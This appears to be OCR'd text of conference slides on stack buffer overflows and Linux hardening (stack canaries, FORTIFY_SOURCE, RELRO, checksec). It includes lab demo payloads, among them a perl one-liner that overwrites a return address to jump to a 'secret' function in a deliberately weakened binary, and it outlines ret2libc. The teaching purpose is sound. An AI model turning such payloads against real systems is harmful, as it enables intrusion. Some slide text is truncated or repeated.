On Ubuntu x86, GCC defaults are:

`-mtune=generic -march=x86-64 -g -fasynchronous-unwind-tables -fstack-protector-strong -fstack-clash-protection -fcf-protection`

(found via my *show_gcc_switches* util; needs -g). On modern Linux, the BOF vuln fails!

```
$ ./simple_bof_try1.sh
checksec: FYI, the meaning of the columns:
 'Fortified'   = # of functions that are actually fortified
 'Fortifiable' = # of functions that can be fortified

------------------------------------------------------------------------
Test #1 : program built with system's default GCC flags
-rwxrwxr-x 1 kaiwan kaiwan 16K Jun 20 09:16 ./bof_vuln_reg
------------------------------------------------------------------------
checksec.sh:
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified
       Fortifiable      FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   41 Symbols        No     0
        1               ./bof_vuln_reg
Run BOF on ./bof_vuln_reg? [Y/n]
*** stack smashing detected ***: terminated
./simple_bof_try1.sh: line 36: 361163 Done                    perl -e 'print "A"x12 . "B"x4 . "C"x4'
     361164 Aborted                   | ./${PUT}
stat=134
!!! aborted via SIGABRT !!!
<< Press [Enter] to continue, ^C to abort... >>
```

Deliberately weakly compiled version (`-z execstack -fno-stack-protector -no-pie`):

the BOF goes t

```
------------------------------------------------------------------------
Test #5 : program built with system's GCC with -z execstack,-fno-stack-protector flags
-rwxrwxr-x 1 kaiwan kaiwan 16K Jun 20 09:16 ./bof_vuln_lessprot
------------------------------------------------------------------------
checksec.sh:
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified
       Fortifiable      FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   38 Symbols        No     0
        1               ./bof_vuln_lessprot
Run BOF on ./bof_vuln_lessprot? [Y/n]
./simple_bof_try1.sh: line 36: 361656 Done                    perl -e 'print "A"x12 . "B"x4 . "C"x4'
     361657 Illegal instruction       | ./${PUT}
stat=132
!!! terminated via SIGILL !!!
<< Press [Enter] to continue, ^C to abort... >>
$
```

Demo 2 POC : screenshots:

"Re-vector - forcibly change, via a stack BoF hack - the RET address such that control is vectored to an - typically unexpected, *out of the "normal" flow of control* - internal program function"

So, here, we try and revector control to the 'secret' function by changing the return value on the overflowed stack frame of gets()! ... to that of the 'secret' function.

(Pl refer the **BOF_PoC_on_ARM.pdf** doc for details).

```
# cat /etc/issue
Poky (Yocto Project Reference Distro) 3.1.21 \n \l

# uname -a
Linux qemuarm 5.4.219-yocto-standard #1 SMP PREEMPT Wed Oct 19 17:32:29 UTC 2022 armv7l armv7l armv7l GNU/Linux
# lscpu |head -n2
Architecture:                    armv7l
Byte Order:                      Little Endian
#
# ls -l bof_vuln.c bof_vuln_lessprot*
-rw-r--r-- 1 root root  1669 Jun 20 05:34 bof_vuln.c
-rwxr-xr-x 1 root root 11580 Jun 20 05:34 bof_vuln_lessprot*
-rwxr-xr-x 1 root root 14068 Jun 20 05:34 bof_vuln_lessprot_dbg*
#
#
# nm ./bof_vuln_lessprot_dbg |grep "secret_func"
000104ac t secret_func
# grep -A1 "Yocto" secretfunc_try2.sh
  # 000104ac on Yocto Qemu ARM
  perl -e 'print "A"x12 . "B"x4 . "\xac\x04\x01\x00"' | ${PUT}
#
#
# ./secretfunc_try2.sh
Usage: ./secretfunc_try2.sh {-a|-x}
  -a : running on ARM (Aarch32) arch
  -x : running on X86_64 arch
# ./secretfunc_try2.sh -a
*** WARNING ***
ASLR is ON; prg may not work as expected!
Will attempt to turn it OFF now ...
Ok, it's now Off
PUT = ./bof_vuln_lessprot_dbg
./secretfunc_try2.sh: addr of secret_func() is 000104ac.
(Check: you might need to update it in this script)

YAY! Entered secret_func()! CTF Secret 0x104ac

./secretfunc_try2.sh: line 92:   736 Done                    perl -e 'print "A"x12 . "B"x4 . "\xac\x04\x01\x00"'
       737 Segmentation fault      | ${PUT}
Resetting ASLR to ON (2) now
#
```

Buffer Overflow (BOF)

EMBEDDED IOT SUMMIT

The payload or 'crafted buffer' can be deployed in many forms:

- **Indirect code execution:**
  - To internal program function(s)
  - To external library function(s)
- **Revector (forcibly change) the RET address such control is vectored to an - typically unexpected, *out of the "normal" flow of control* - external library function**

Buffer Overflow (BOF)


The payload or ‘crafted buffer’ can be deployed in many forms:


- **Re-vector (forcibly change) the RET address such that control is vectored to an - typically unexpected, out of the “normal” flow of control - external library function**
- **What if we re-vector control to a Std C Library (glibc) function:**
  - Perhaps to, say, **system(const char *command);**
  - Can setup the parameter (pointer to a command string) on the stack
  - *!!! Just think of the possibilities !!! - in effect, one can execute anything with the privilege of the hacked process*
  - *If root, then … the system is compromised*
  - that’s pretty much exactly what the Ret2Libc hack / exploit is
  - These kinds of exploits are often called ROP (Return Oriented Progra


Linux kernel - Vulnerability Stats


Source (CVEdetails)
(1999 to mid-2023)

... and you thought the Linux kernel has no vulns!
:-)









EMBEDDED IOT SUMMIT

Linux kernel – Vulnerability Stats

Source (CVEdetails)

Example: the few kernel vulns in 2022 with a CVSS score >= 5 allowing a user to potentially "Gain Privilege" (privesc):

Linux » Linux Kernel : Security Vulnerabilities Published In 2022 (Gain Privilege) (CVSS score >= 5)

2022 : January February March April May June July August September October November December CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2022-25636	269		+Priv	2022-02-24	2023-02-24	6.9	None	Local	Medium	Not required	Complete	Complete	Complete
net/netfilter/nf_dup_netdev.c in the Linux kernel 5.4 through 5.6.10 allows local users to gain privileges because of a heap out-of-bounds write. This is related to nf_tables_offload.														
2	CVE-2022-23222	476		+Priv	2022-01-14	2023-05-16	7.2	None	Local	Low	Not required	Complete	Complete	Complete
kernel/bpf/verifier.c in the Linux kernel through 5.15.14 allows local users to gain privileges because of the availability of pointer arithmetic via certain *_OR_NULL pointer types.														
3	CVE-2022-0995	787		DoS +Priv	2022-03-25	2023-03-01	7.2	None	Local	Low	Not required	Complete	Complete	Complete
An out-of-bounds (OOB) memory write flaw was found in the Linux kernel's watch_queue event notification subsystem. This flaw can overwrite parts of the kernel state, potentially allowing a local user to gain privileged access or cause a denial of service on the system.														
4	CVE-2021-4090	787		+Priv	2022-02-18	2022-12-13	6.6	None	Local	Low	Not required	Complete	Complete	None
An out-of-bounds (OOB) memory write flaw was found in the NFSD in the Linux kernel. Missing sanity may lead to a write beyond bmval[bmlen-1] in nfsd4_decode_bitmap4 in fs/nfsd/nfs4xdr.c. In this flaw, a local attacker with user privilege may gain access to out-of-bounds memory, leading to a system integrity and confidentiality threat.														

See this!

PDFs with Graphical Depictions of CWE (Version 4.11)

"A bunch of links related to Linux kernel exploitation"

CVEdetails >> Linux kernel : Security Vulnerabilities Published till now In 2023

Modern OS Hardening Countermeasures

- A modern OS, like Linux, will / should implement a number of countermeasures or "hardening" techniques against vulnerabilities, and hence, potential exploits
- Why so much concern? That's easy: it's said that *'Civilization runs on Linux (SLTS)'* and it is very true that lives depend on it (power plants, factories, cloud servers, embedded – over 3 billion active Android devices out there running the Linux kernel)
- Benefits of OS hardening include reduction of the attack surface, plus several hardening measures (defense-in-depth) discourages (all but the most determined) hack(er)s
- ***Common Hardening Countermeasures include***
    1) Using Managed Programming Languages
    2) Compiler Protections
    3) Library Protection
    4) Executable Space Protection
    5) [K]ASLR (address space randomization)
    6) Better Testing

Modern OS Hardening Countermeasures

Common Hardening Countermeasures include

1) Using Managed Programmi
2) Compiler Protections
3) Library Protection
4) Executable Space Protectic
5) [K]ASLR (address space randomization)
6) Better Testing

"If you are not using a stable / longterm kernel, your machine is insecure"

- Greg Kroah-Hartman

All th **speaking,**

the M

"If you are not using the latest kernel, you don't have the most recently added security defenses, which, in the face of newly exploited bugs, may render your machine less secure than it could have been"

Kees Cook, *Google (Pixel Security), KSPP lead dev*

Modern OS Hardening Countermeasures

Who will provide this (very) Long Term kernel Support?

> "If you are not using a stable / longterm kernel, your machine is insecure"
>
> - Greg Kroah-Hartman

- **LTS (Long Term Stable) kernels** [*link to kernel versions*]
- **SLTS (Super LTS) kernels too!**
  - **from the *Civil Infrastructure Platform (CIP)* group** [*link*]
    - A Linux Foundation (LF) project
  - 4.4 SLTS kernel support until at least 2026, possibly 2036!
  - 4.19 SLTS kernel support including ARM64
  - Recent: Dec 2021: 5.10 SLTS kernel released; projected EOL is **Jan 2031**.

Modern OS Hardening Countermeasures

1) Using Managed Programming Languages

- ***Programming in C/C++ is widespread and popular***
- ***Pros- powerful, 'close to the metal', fast and effective code***
- ***Cons-***
  - Human programmer handles memory
  - *Root Cause of many (if not most!) memory-related bugs*
  - Which lead to insecure exploitable software
- **A 'managed' language uses a framework (eg .NET) and/or a virtual machine construct (eg. JVM)**
- **Using a 'managed' language (Rust, Java, C#) greatly alleviates the burden of memory management from the human programmer to the 'runtime'**
  - *Basic infra to support programming modules in Rust has made it into the 6.0 kernel*
- **Modern 'memory-safe' languages include Rust, Python, Go**
- **Reality –**
  - Many languages are *implemented* in C/C++
  - Real projects are usually a mix of managed and unmanaged code *(eg. Android: Java @app layer + C/C++/JNI/DalvikVM @middleware + C/Assembly @kernel/drivers layers)*
- ***[Aside: is 'C' outdated? Nope; see the TIOBE Index for Programming languages]***

Google's 0-day exploitation database

docs.google.com/spreadsheets/d/1lkNJ0uQwbeC1ZTRrxdtuPLCIl7mlUreoKfSIgajnSyY/view#gid=1746868651

0day "In the Wild"

File Edit View Insert Format Data Tools Extensions Help

100% View only

D24

	CVE	Vendor	Product	Type	Description	Date Discovered	Date Patched	Advisory	A
2	CVE-2023-21674	Microsoft	Windows	Memory Corruption	ALPC elevation of privilege	???	2023-01-10	https://msrc.micr	?
3	CVE-2023-23529	Apple	WebKit	Memory Corruption	Type confusion	???	2023-02-13	https://support.a	?
4	CVE-2023-21823	Microsoft	Windows	Memory Corruption	Windows Graphics Component	???	2023-02-14	https://msrc.micr	?
5	CVE-2023-23376	Microsoft	Windows	Memory Corruption	Common Log File System Drive	???	2023-02-14	https://msrc.micr	?
6	CVE-2023-20963	Google	Android	Logic/Design Flaw	Framework vulnerability in Parc	???	2023-03-06	https://source.an	?
7	CVE-2023-23397	Microsoft	Outlook	Logic/Design Flaw	Outlook Elevation of Privilege	???	2023-03-14	https://msrc.micr	?
8	CVE-2023-21768	Microsoft	Windows	Memory Corruption	AFD for WinSock Elevation of P	???	2023-03-14	https://msrc.micr	h
9	CVE-2023-0266	Google	Android	Memory Corruption	Race condition in the Linux kern	2023-01-12	2023-05-01	https://source.an	h
10	CVE-2023-26083	ARM	Android	Memory Corruption	Information leak in Mali GPU	2023-01-12	2023-03-31	https://developer	h
11	CVE-2023-28206	Apple	iOS/macOS	Memory Corruption	Out-of-bounds write in IOSurfac	???	2023-04-07	https://support.a	?
12	CVE-2023-28205	Apple	WebKit	Memory Corruption	Use-after-free in WebKit	???	2023-04-07	https://support.a	?
13	CVE-2023-28252	Microsoft	Windows	Memory Corruption	Common Log File System Drive	???	2023-04-11	https://msrc.micr	h
14	CVE-2023-2033	Google	Chrome	Memory Corruption	Type confusion in V8	2023-04-11	2023-04-14	https://chromere	?
15	CVE-2023-2136	Google	Chrome	Memory Corruption	Integer overflow in Skia	2023-04-12	2023-04-18	https://chromere	?
16	CVE-2023-21492	Samsung	Android	Logic/Design Flaw	Kernel pointers exposure in log	2021-01-17	2023-05-01	https://security.s	?
17	CVE-2023-28204	Apple	WebKit	Memory Corruption	Out-of-bounds read	???	2023-05-01	https://support.a	?
18	CVE-2023-32373	Apple	WebKit	Memory Corruption	Use-after-free in WebKit	???	2023-05-01	https://support.a	?
19	CVE-2023-32409	Apple	WebKit	Memory Corruption	WebContext sandbox escape	???	2023-05-18	https://support.a	?

2) Compiler-level Protection

Stack BoF Protection (aka 'stack-smashing' protection)

- **Early implementations include**
  - StackGuard (1997)
  - ProPolice (IBM, 2001)
    - GCC patches for stack-smashing protection
- GCC
  - *-fstack-protector* flag (RedHat, 2005), and
  - *-fstack-protector-all* flag
  - *-fstack-protector-strong* flag (Google, 2012)
    - **gcc 4.9** onwards
  - Early in Android (1.5 onwards) – all Android binaries include this flag
  - Eg. **default GCC flags** used by Ubuntu (x86*) enable most security features : *link*
- FYI, gcc and Clang also provide **control-flow integrity (CFI)** checking; gcc: use the -fcf-protection (Ubuntu uses it by default!).

2.1 *Compiler-level Protection / Stack Protector GCC Flags*

The -fstack-protector-<foo> gcc flags
From man gcc:

```
-fstack-protector
    Emit extra code to check for buffer overflows, such as stack smashing attacks.  This is
    done by adding a guard variable to functions with vulnerable objects.  This includes
    functions that call "alloca", and functions with buffers larger than 8 bytes.  The
    guards are initialized when a function is entered and then checked when the function
    exits.  If a guard check fails, an error message is printed and the program exits.

-fstack-protector-all
    Like -fstack-protector except that all functions are protected.

-fstack-protector-strong
    Like -fstack-protector but includes additional functions to be protected --- those that
    have local array definitions, or have references to local frame addresses.

-fstack-protector-explicit
    Like -fstack-protector but only protects those functions which have the "stack_protect"
    attribute.
```

Note: I find that using any optimization (-On or even -O) results in the stack canary being removed (at least according to checksec)!

Modern OS Hardening Countermeasures

2.1 Compiler-level Protection

- ***From [Wikipedia](#):***
  "All Fedora packages are compiled with -fstack-protector since Fedora Core 5, and -fstack-protector-strong since Fedora 20.[19]cite_ref-20cite_ref-20[20]
  Most packages in Ubuntu are compiled with -fstack-protector since 6.10.[21]
  Every Arch Linux package is compiled with -fstack-protector since 2011.[22]
  All Arch Linux packages built since 4 May 2014 use -fstack-protector-strong.[23]
  Stack protection is only used for some packages in Debian,[24] and only for the FreeBSD base system since 8.0.[25] ..."

- **How is the '-fstack-protector<-xxx>' flag protection actually achieved?**
  - Typical stack frame layout:
    [...]**[... local vars ...] [CTLI] [RET addr]**[...args...] *; where [CTLI] is control information (like the SFP)*
  - In the *function prologue* (entry), a random value, called a ***canary***, is placed by the compiler in the stack metadata, typically between the local variables and the RET address
  - [...]**[... local vars ...] [canary] [CTLI] [RET addr]**[...args...]

2.1 Compiler-level Protection

How is the ‘-fstack-protector<-xxx>’ flag protection actually achieved? [contd.]

- Before a function returns, the canary is checked (by instructions inserted by the compiler into the *function epilogue*)

  [… local vars …] [canary] [CTLI] [RET addr][...args...]

- If the canary has changed, it’s determined that an attack is underway (it might be an unintentional bug too), and the process is aborted (if this occurs in kernel-mode, the Linux kernel panics!)
- The overhead is considered minimal
- *[**Exercise**: try a BOF program. (Re)compile it with* **-fstack-protector-<foo>** *gcc flag and retry (remember, requires >= gcc-4.9)]*

The kernel now has **vmapped-stacks** (for x86_64,ARM64; serves as stack guards, plus doesn’t cause a complete freeze on a kernel stack overflow)

2.2 Compiler-level Protection

Format-string attacks and (some) mitigation against them

[ref: 'Exploiting Format String Vulnerabilities', Sept 2000 (PDF)]

- Vuln allows the attacker to peek into the victim process's stack memory!
- (See this simple example: https://github.com/kaiwan/hacksec/tree/master/code/format_str_issue)
- Use the GCC flags **`-Wformat-security`** `and/or -Werror=format-security`
- Realize that it's a *GCC warning*, nothing more (though using the **`-Werror=format-security`** option switch has the compiler treat the warning as an error)
- Src: *"… In some cases you can even retrieve the entire stack memory. A stack dump gives important information about the program flow and local function variables and may be very helpful for finding the correct offsets for a successful exploitation…"*
- Android
  - Oct 2008: disables use of "%n" format specifier (%n: init a var to number of chars printed before the %n specifier; can be used to set a variable to an arbitrary value)
  - 2.3 (Gingerbread) onwards uses the `-Wformat-security` and the `-Werror=format-security` GCC flags for all binaries

2.3 Compiler-level Protection

Code Fortification: using GCC `_FORTIFY_SOURCE`

- Lightweight protection against BOF in typical libc functions
- Works with C and C++ code
- Requires GCC ver >= 4.0
- Provides ***wrappers*** around the following 'typically dangerous' functions:

`memcpy, mempcpy, memmove, memset, strcpy, stpcpy, strncpy, strcat, strncat, sprintf, vsprintf, snprintf, vsnprintf, gets`

2.3 Compiler-level Protection

Code Fortification: using GCC `_FORTIFY_SOURCE`

- Must be used in conjunction with the GCC *Optimization* [-On] directive:
  `-On -D_FORTIFY_SOURCE=n` ; (n>=1)
- From the gcc(1) man page:
  - If `_FORTIFY_SOURCE` is set to 1, with compiler optimization level 1 (gcc -O1) and above, checks that shouldn't change the behavior of conforming programs are performed.
  - With `_FORTIFY_SOURCE` set to 2, some more checking is added, but some conforming programs might fail.
- Thus, be vigilant when using `-D_FORTIFY_SOURCE=2 ;` run strong regression tests to ensure all works as expected!
- Eg. `gcc prog.c -O2 -D_FORTIFY_SOURCE=2 -o prog -Wall <...>`
- ***New!*** Better protection from gcc 12 via **_FORTIFY_SOURCE=3** [link]
  - superior buffer size detection
  - better coverage (fortification)
- 4.13: being merged into the kernel
- *'GCC's new fortification level: The gains and costs', S Poyarekar, RedHat, Sept 2022*
- *[Older] More details . and demo code here*

2.4 Compiler-level Protection

- RELRO – *Relocation Read-Only*
  - Linker protection: marks the program binary file's ELF binary headers Read-Only (RO) once symbol resolution is done at process launch
  - Thus any attack attempting to change / redirect functions at run-time by modifying linkage is eclipsed
  - Achieved by compiling with the linker options:
    - Partial RELRO : **`-Wl,-z,relro :`** 'lazy-binding' is still possible (the default for Ubuntu packages)
    - Full RELRO : **`-Wl,-z,relro,-z,now :`** (process-specific) GOT and PLT marked RO as well, lazy-binding impossible
    - (Note: with gcc 11 on x86_64 Ubuntu 22.04, both the above seem to yield Full RELRO, according to checksec.sh)
  - Article: *Checksec, Brian Davis, Medium, July 2022*
  - Used from Android v4.4.1 onwards
- ***Use the checksec.sh utility script to check!***

SIDEBAR :: Using checksec

git clone https://github.com/slimm609/checksec.sh
(latest ver as of this writing: 2.6.0, Dec 2015)

```
$ ./checksec
Usage: checksec [--format={cli,csv,xml,json}] [OPTION]


Options:

 ## Checksec Options
  --file={file}
  --dir={directory}
  --libcfile={file or search path for libc}
  --listfile={text file with one file per line}
  --proc={process name}
  --proc-all
  --proc-libs={process ID}
  --kernel[=kconfig]
  --fortify-file={executable-file}
  --fortify-proc={process ID}
  --version
  --help
  --update or --upgrade

 ## Modifiers
  --debug
  --verbose
  --format={cli,csv,xml,json}
  --output={cli,csv,xml,json}
  --extended

For more information, see:
  http://github.com/slimm609/checksec.sh

$
```

- **checksec** is a bash script used to check the properties of executables (like PIE, RELRO, PaX, Canaries, ASLR, Fortify Source) and kernel security options (like GRSecurity and SELinux)
- `--file` checking is largely a wrapper over `readelf(1)`

- See it's man page by typing (from it's source dir):
  `man extras/man/checksec.1`
  (or *man checksec* when installed as a package)
- `Requires file(1), readelf(1)`

SIDEBAR :: Using checksec

git clone https://github.com/slimm609/checksec.sh *(latest ver as of this writing: 2.6.0)*

Useful articles, do read:
Checksec, Brian Davis, Medium, July 2022
'Identify security properties on Linux using checksec', Kamathe,RedHat, June 2021

A few examples of using checksec.sh follow...

```
$ ./checksec --file=$(which vi)
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes   11              28              /usr/bin/vi
$ ./checksec --file=$(which bash)
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes   13              32              /usr/bin/bash
$ ./checksec --file=$(which snap)
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes   2               2               /usr/bin/snap
$ ./checksec --file=$(which anydesk)
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Full RELRO      No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols        No    0               25              /usr/bin/anydesk
$ ./checksec --file=$(which passwd)
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes   6               11              /usr/bin/passwd
$
```

stack-smashing prot?

Non-Exec (NX) stack?

PIE=Position Independent Executable

*R*PATH is possibly risky if set*

it's setuid-root! (not ideal for security)

SIDEBAR :: Using checksec

git clone https://github.com/slimm609/checksec.sh *(latest ver as of this writing: 2.6.0)*

Useful articles, do read:
Checksec, Brian Davis, Medium, July 2022
'Identify security properties on Linux using checksec', Kamathe,RedHat, June 2021
A few examples of using checksec.sh follow...
Can run checksec on all (executable/lib) files within a given directory:

```
$ ./checksec --dir=/usr/sbin
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     Filename
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes   6               8                 /usr/sbin/e4defrag
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes   3               7                 /usr/sbin/ntfsresize
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes   4               7                 /usr/sbin/blockdev
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes   3               9                 /usr/sbin/sysctl
Full RELRO      No canary found   NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes   4               6                 /usr/sbin/i2cdump
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes   3               4                 /usr/sbin/nfnl_osf
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes   4               7                 /usr/sbin/fstrim
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes   10              19                /usr/sbin/gpsd
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes   4               6                 /usr/sbin/cryptsetup
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes   7               13                /usr/sbin/hping3
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes   5               11                /usr/sbin/kpartx
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        No    0               0                 /usr/sbin/cupsctl
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes   2               3                 /usr/sbin/ownership
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes   8               15                /usr/sbin/debugfs
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes   6               13                /usr/sbin/usbmuxd
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes   5               6                 /usr/sbin/nameif
```

[...]

SIDEBAR :: Using checksec

git clone https://github.com/slimm609/checksec.sh *(latest ver as of this writing: 2.6.0)*

Useful articles, do read:
Checksec, Brian Davis, Medium, July 2022
'Identify security properties on Linux using checksec', Kamathe,RedHat, June 2021

A few examples of using checksec.sh follow...

Can run checksec on all processes currently alive:

(Outdated: please replace this with *Documentation/admin-guide/sysctl/kernel.rst*).

```
$ ./checksec --proc-all
* System-wide ASLR (kernel.randomize_va_space): Full (Setting: 2)

  Description - Make the addresses of mmap base, heap, stack and VDSO page randomized.
  This, among other things, implies that shared libraries will be loaded to random
  addresses. Also for PIE-linked binaries, the location of code start is randomized.

  See the kernel file 'Documentation/sysctl/kernel.txt' for more details.

* Does the CPU support NX: Yes

* Core-Dumps access to all users: Not Restricted

         COMMAND    PID RELRO           STACK CANARY            SECCOMP          NX/PaX        PIE                     FORTIFY
          chrome 124824 Full RELRO      Canary found            Seccomp-bpf      NX enabled    PIE enabled             Yes
          chrome 124901 Full RELRO      Canary found            Seccomp-bpf      NX enabled    PIE enabled             Yes
          chrome  15357 Full RELRO      Canary found            Seccomp-bpf      NX enabled    PIE enabled             Yes
          chrome 182227 Full RELRO      Canary found            Seccomp-bpf      NX enabled    PIE enabled             Yes
             gjs 193297 Full RELRO      No canary found         No Seccomp       NX enabled    PIE enabled             No
   skypeforlinux 193383 Full RELRO      Canary found            Seccomp-bpf      NX enabled    PIE enabled             Yes
   skypeforlinux 193385 Full RELRO      Canary found            Seccomp-bpf      NX enabled    PIE enabled             Yes
          chrome 193828 Full RELRO      Canary found            Seccomp-bpf      NX enabled    PIE enabled             Yes
         dropbox 194850 Full RELRO      No canary found         No Seccomp       NX enabled    PIE enabled             No
            gvim 196925 Full RELRO      Canary found            No Seccomp       NX enabled    PIE enabled             Yes
          chrome 197388 Full RELRO      Canary found            Seccomp-bpf      NX enabled    PIE enabled             Yes
```

SIDEBAR :: Using checksec

git clone https://github.com/slimm609/checksec.sh *(latest ver as of this writing: 2.6.0)*

Useful articles, do read:
Checksec, Brian Davis, Medium, July 2022
'Identify security properties on Linux using checksec', Kamathe,RedHat, Ju

A few examples of using checksec.sh follow...

Can run checksec to check file 'fortification' settings:

```
$ ./checksec --fortify-file=/bin/ps
* FORTIFY_SOURCE support available (libc)    : Yes
* Binary compiled with FORTIFY_SOURCE support: Yes

 ------ EXECUTABLE-FILE ------- . -------- LIBC --------
 Fortifiable library functions | Checked function names
 -------------------------------------------------------
 printf_chk                     | __printf_chk
 fprintf_chk                    | __fprintf_chk
 strncpy                        | __strncpy_chk
 strncpy_chk                    | __strncpy_chk
 snprintf_chk                   | __snprintf_chk
 snprintf                       | __snprintf_chk
 readlink                       | __readlink_chk
 memcpy                         | __memcpy_chk
 read                           | __read_chk

SUMMARY:

* Number of checked functions in libc                : 79
* Total number of library functions in the executable: 106
* Number of Fortifiable functions in the executable : 9
* Number of checked functions in the executable      : 4
* Number of unchecked functions in the executable    : 5

$
```

Note:
- can do the same for any process alive with `--fortify-proc=PID`
- the functions that appear in red color are unchecked
- however, there seems to be an issue with checksec detecting file 'Fortification'; false positives do show up; see the Issue raised [*link*] ; *this* is supposed to be the fix, but I still find it's not perfect...

SIDEBAR :: Using checksec

git clone https://github.com/slimm609/checksec.sh *(latest ver as of t*

Useful articles, do read:
Checksec, Brian Davis, Medium, July 2022
'Identify security properties on Linux using checksec', Kamathe,RedHat, June

A few examples of using checksec.sh follow...

Can run checksec to check kernel hardening / security settings:

Note that you can also pass a kernel config file (via the `--kernel=</path/to/kconfig>` directive)

(Before getting carried away: https://github.com/slimm609/checksec.sh/issues).

```
$ uname -r
5.19.0-43-generic
$ ./checksec --kernel
* Kernel protection information:

  Description - List the status of kernel protection mechanisms. Rather than
  inspect kernel mechanisms that may aid in the prevention of exploitation of
  userspace processes, this option lists the status of kernel configuration
  options that harden the kernel itself against attack.

  Kernel config:
    /boot/config-5.19.0-43-generic

  Warning: The config on disk may not represent running kernel config!
           Running kernel: 5.19.0-43-generic

  Vanilla Kernel ASLR:                    Full
  NX protection:                          Enabled
